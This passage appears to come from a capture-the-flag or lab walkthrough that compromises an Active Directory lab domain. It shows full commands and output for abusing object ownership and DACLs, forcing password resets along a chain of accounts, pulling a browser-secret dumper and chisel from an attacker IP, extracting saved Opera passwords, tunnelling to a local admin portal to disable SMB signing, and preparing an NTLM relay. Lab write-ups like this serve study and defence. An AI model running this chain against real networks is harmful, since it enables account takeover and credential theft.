[*] DACL modified successfully!
[+] Password changed successfully!
dacledit.py saves a .bak of the original DACL before rewriting it: keep that file around, restoring the DACL on the way out is the polite thing to do at engagement end.
4.2 steve.wills owns IT Support Users
Now as steve.wills, run the same enumeration:
1
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS get writable
1
2
distinguishedName: CN=IT Support Users,CN=Users,DC=novaforge,DC=local
OWNER: WRITE
OWNER: WRITE here means the current user is the owner of that group’s DN (or has WriteOwner), which lets us reassign ownership and then, as the new owner, grant ourselves any DACL entry we like. The standard triple is: claim ownership -> add DACL -> add self to the group.
1
2
3
4
5
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set owner "CN=IT Support Users,CN=Users,DC=novaforge,DC=local" $USERAD
dacledit.py -action 'write' -rights 'FullControl' -principal $USERAD \
            -target-dn "CN=IT Support Users,CN=Users,DC=novaforge,DC=local" \
            $DOMAIN/$USERAD:$PASS
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS add groupMember "CN=IT Support Users,CN=Users,DC=novaforge,DC=local" $USERAD
1
2
3
[+] Old owner S-1-5-21-4040438430-749096805-303184635-512 is now replaced by steve.wills
[*] DACL modified successfully!
[+] steve.wills added to CN=IT Support Users,CN=Users,DC=novaforge,DC=local
Group membership changes take effect for new TGTs, not the current session. Re-run any nxc/impacket call that needs the new membership and it will reissue a TGT with the updated PAC.
4.3 BloodHound reveals what IT Support Users gives us
Collect from LDAP as the current user and package straight into the BloodHound-CE-compatible zip layout:
1
bloodhound-ce-python -dc $FQDN -ns $IP -u $USERAD -p $PASS -d $DOMAIN --zip -op $USERAD -c All
-c All runs every collection method (group, ACLs, trusts, sessions, SPNs, container hierarchy). -op $USERAD prefixes every output file with the collector’s username, so multiple collection runs by different accounts do not overwrite each other.
Upload the produced <USERAD>_bloodhound.zip to the BloodHound-CE UI. First, the default Outbound Object Control view for steve.wills:

steve.wills owns IT Support Users, which in turn has ForceChangePassword on four “helpdesk” users. Useful but not decisive: four fresh accounts, no signal about which of them opens more doors.
The default Outbound Object Control for the group would just show the four ForceChangePassword edges above and stop. We need to see, for each of those four users, what they can then do; a two-hop Cypher query starting from the group’s members answers that in one pass:
1
2
3
4
MATCH p = (u:Base)-[r]->(t)-[s]->(f)
WHERE toUpper(u.name) STARTS WITH 'IT SUPPORT USERS@'
  AND type(r) <> 'MemberOf' AND type(s) <> 'MemberOf'
RETURN p
type(r) <> 'MemberOf' AND type(s) <> 'MemberOf' filters out the pure group-nesting noise that would otherwise dominate the result. What we get back is the real second-hop fan-out:
 Of the four candidates,
 noah.sanders is the interesting one: GenericAll to a half-dozen other users plus a container relationship into OU=IT Support.
 Zooming out from
 noah.sanders: the useful transitive is the OU-level GenericAll chain into OU=IT Support (which contains steve.miller), and steve.miller in turn has GenericAll on OU=Tier1-Support. Two OU-level rewrites is the shortest path to ryan.collins and daniel.brooks.
Pathfinding to Remote Management Users (the group that gates WinRM) uses steve.wills as the source and the built-in Remote Management Users as the target:
 The exact path we will walk: reset
 noah.sanders, reset steve.miller, dacledit -inheritance on OU=Tier1-Support, reset ryan.collins and daniel.brooks.
4.4 Executing the chain
1
2
3
4
5
6
7
8
9
10
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set password 'noah.sanders' 'P@$$word123!'
setuser 'noah.sanders' 'P@$$word123!'
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set password 'steve.miller' 'P@$$word123!'
setuser 'steve.miller' 'P@$$word123!'

dacledit.py -action 'write' -rights 'FullControl' -inheritance \
            -principal $USERAD -target-dn 'OU=TIER1-SUPPORT,DC=NOVAFORGE,DC=LOCAL' \
            $DOMAIN/$USERAD:$PASS
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set password 'ryan.collins'  'P@$$word123!'
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set password 'daniel.brooks' 'P@$$word123!'
1
2
3
4
5
6
7
8
9
[+] Password changed successfully!
[+] Local environment set: USERAD=noah.sanders PASS=P@$$word123!
[+] Password changed successfully!
[+] Local environment set: USERAD=steve.miller PASS=P@$$word123!
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260730-181137.bak
[*] DACL modified successfully!
[+] Password changed successfully!
[+] Password changed successfully!
The -inheritance flag is the important one: without it, the DACL you write on OU=Tier1-Support applies only to the OU object itself, not to the users inside. With it, every non-adminCount user inside inherits the ACE. Note the [*] NB: objects with adminCount=1 warning: privileged accounts have adminCount=1 set by SDPROP and inherit nothing from parent OUs. The AdminSDHolder protection was designed to block this exact class of attack for high-value accounts.
Protected UsersvsadminCount=1: two different protection mechanisms.Protected Usersis a group that opts a user into runtime crypto restrictions (AES-only Kerberos, no NTLM, no delegation).adminCount=1is an attribute SDPROP sets on protected accounts (Domain Admins, Enterprise Admins, Schema Admins and their nested members) so that AdminSDHolder overwrites their DACL every 60 minutes back to a locked-down template.svc_it_admintriggers Protected Users runtime restrictions; users inside our target OU that haveadminCount=1would ignore our inherited DACL entirely.
5. daniel.brooks on the DC: WinRM and browser secrets
daniel.brooks is in Remote Management Users, which is the local group WinRM checks. Log in:
1
evil-winrm -i $FQDN -u daniel.brooks -p 'P@$$word123!'
The profile has user.txt on the desktop and, more interestingly, an Opera browser installation in AppData\Local\Programs\Opera.
5.1 Opera stores its keys under DPAPI
Opera (and every other Chromium fork) stores login/cookie encryption keys inside the OS’s DPAPI store, keyed to the current user’s credentials. Simply reading Login Data off disk yields ciphertext. We need to either:
- Run something inside
daniel.brooks’s logon session that can decrypt DPAPI blobs (that’sdaniel.brooks-> user’s masterkeys -> Chromium key), or - Extract the user’s DPAPI masterkeys with the user’s password and decrypt offline.
The first is simpler on an interactive box. LaZagne did not find anything, so a purpose-built extractor is called for. DumpBrowserSecrets (staged into C:\programdata\) injects a Chromium-secret-extraction DLL into the browser process, which uses the browser’s own decryption path:
1
2
curl.exe -s 192.168.211.2:8000/exe/DumpBrowserSecrets.exe -O
.\DumpBrowserSecrets.exe
1
2
3
4
5
6
7
8
9
10
11
[i] No Browser Specified, Targeting The Default Browser
[i] Target Browser: Opera
...
[+] V10 Decrypted Key: d5ce0abdaf9229043c5bccde6b71adcabbf06946d82dbe40195fe6b6468f3eaf
...
[+] Extraction Complete!
[i] Cookies:        3/3
[i] Logins:         3/3
[i] History:        12/12
[i] Bookmarks:      12/12
[+] Extracted Data Is Written To: OperaData.json
The V10 key is the Opera-encrypted encryption key (Chromium’s “V10” scheme: DPAPI-protected AES key that in turn encrypts individual passwords). With that key in hand, the tool decrypts every login row in the SQLite login store.
Pull the JSON back:
1
download OperaData.json
5.2 The three saved logins
1
jq '.logins' OperaData.json
1
2
3
4
5
6
7
8
[
  { "origin_url": "http://127.0.0.1:5000/",
    "username": "chuck.harrys", "password": "666chucky" },
  { "origin_url": "https://fakebook.com/",
    "username": "daniel1990", "password": "password1990" },
  { "origin_url": "https://www.linux.org/",
    "username": "guru1337", "password": "linuXp0wEr" }
]
The two consumer-site entries are noise. The http://127.0.0.1:5000/ entry is the interesting one: something on daniel.brooks’s box (or on a machine the browser can reach on 127.0.0.1) is exposing a service on 5000 and Chuck logged in to it.
Confirming that chuck.harrys:666chucky is a real domain credential and asking LDAP what groups Chuck is in:
1
2
nxc ldap $FQDN -u chuck.harrys -p 666chucky
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS get object chuck.harrys --attr memberOf
1
2
3
LDAP  10.0.0.100  389  DC  [+] novaforge.local\chuck.harrys:666chucky
distinguishedName: CN=chuck.harrys,CN=Users,DC=novaforge,DC=local
memberOf: CN=Storage Portal Admin,CN=Users,DC=novaforge,DC=local
Chuck is in a single, application-defined group: Storage Portal Admin. That is a strong signal the :5000 service is on STORAGE, not on the DC.
6. Reaching the storage portal on STORAGE:5000
6.1 WinRM as ryan.collins and the netstat clue
ryan.collins is in Remote Management Users on STORAGE (daniel.brooks is not on this box), so we can open a WinRM shell there. A note on nxc semantics: on the WinRM module, (Pwn3d!) only means the account can successfully open a shell (i.e. is in Remote Management Users); it does not imply local admin. That is different from the SMB module, where (Pwn3d!) does mean local admin. On STORAGE, ryan.collins is just a WinRM-capable regular user, useful for enumeration and staging files but not for LSA reads:
1
2
3
nxc winrm 10.0.0.101 -u ryan.collins  -p 'P@$$word123!'   # (Pwn3d!) = shell only
nxc winrm 10.0.0.101 -u daniel.brooks -p 'P@$$word123!'   # no shell
evil-winrm -i 10.0.0.101 -u ryan.collins -p 'P@$$word123!'
Inside the shell, netstat -ano | findstr /i tcp shows the local listener that Chuck’s saved password targets:
1
TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING       4
0.0.0.0:5000 is bound but earlier the STORAGE nmap saw nothing on 5000 from outside. Later we will confirm it is a firewall rule, not a bind restriction (see section 8.1). For now, we forward through.
6.2 Chisel: reverse tunnel to reach 127.0.0.1:5000
Our chisel server on the attacker box:
1
chisel server --reverse -p 9002
Client on STORAGE (through evil-winrm):
1
2
curl.exe 192.168.211.2:8000/exe/chisel.exe -O
.\chisel.exe client 192.168.211.2:9002 R:127.0.0.1:5000
R:127.0.0.1:5000 on the client side opens a reverse listener on the server: the server (our box) will listen on 127.0.0.1:5000 locally, and every connection is proxied through the tunnel to the client (STORAGE), which then makes a local connection to 127.0.0.1:5000 on its own end. So visiting http://localhost:5000 on the attacker box hits the STORAGE Flask app from inside the box’s own firewall.
The landing page renders:
 The unauthenticated storage portal landing page.
 storage.novaforge.local at the top is the app’s own vhost label, not one we need to add.
An /admin (or the “Admin Portal” button at top-right) triggers HTTP Basic auth. This is where Chuck’s saved cred goes:

After chuck.harrys:666chucky, we land on the admin dashboard:
 The dashboard is a small ASP-net/Flask hybrid admin panel. The critical control is on the right: Disable SMB Signing toggles
 RequireSecuritySignature for both client and server, which the OS respects for SMB negotiation.
6.3 Disabling SMB signing turns a coming coercion into a working relay
Clicking Disable SMB Signing and re-running the nxc SMB banner check on 10.0.0.101 shows the toggle applied:
1
nxc smb 10.0.0.101
1
2
3
SMB  10.0.0.101  445  STORAGE  [*] Windows 11 / Server 2025 Build 26100 x64
                                (name:STORAGE) (domain:novaforge.local)
                                (signing:False) (SMBv1:False)
signing:False on STORAGE. Any inbound authentication to STORAGE’s SMB service can now be relayed to STORAGE itself (or elsewhere) without the target rejecting an unsigned session. This is the exact prerequisite that a relay attack needs.
7. Local admin on STORAGE via DNS injection + PetitPotam + NTLM relay
The WinRM shell as ryan.collins is not privileged, so we cannot read LSA or dump SAM from inside it. The route to local admin uses a privilege on daniel.brooks visible in the storage portal: DNS write on the AD-integrated zone.
7.1 daniel.brooks is a DNS operator
The portal’s “About / People” section renders:
 The panel labels
 daniel.brooks as the DNS authority. That maps to a group and a privilege in AD.
Confirming in LDAP:
1
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS get object daniel.brooks --attr memberOf
1
2
3
distinguishedName: CN=daniel.brooks,OU=Tier1-Support,DC=novaforge,DC=local
memberOf: CN=NovaForge DNS Operations,CN=Users,DC=novaforge,DC=local;
          CN=Remote Management Users,CN=Builtin,DC=novaforge,DC=local
NovaForge DNS Operations in this lab holds the ACL to write into the MicrosoftDNS container in ADIDNS. That means we can add arbitrary DNS records to novaforge.local.
7.2 Enumerating relay/coercion CVEs on STORAGE
nxc’s enum_cve SMB module summarises what the STORAGE build is vulnerable to:
1
nxc smb 10.0.0.101 -u $USERAD -p $PASS -M enum_cve
1
2
3
4
5
ENUM_CVE  10.0.0.101  445  STORAGE  CVE-2025-33073 - NTLM reflection - can relay SMB to other
                                     protocols except SMB
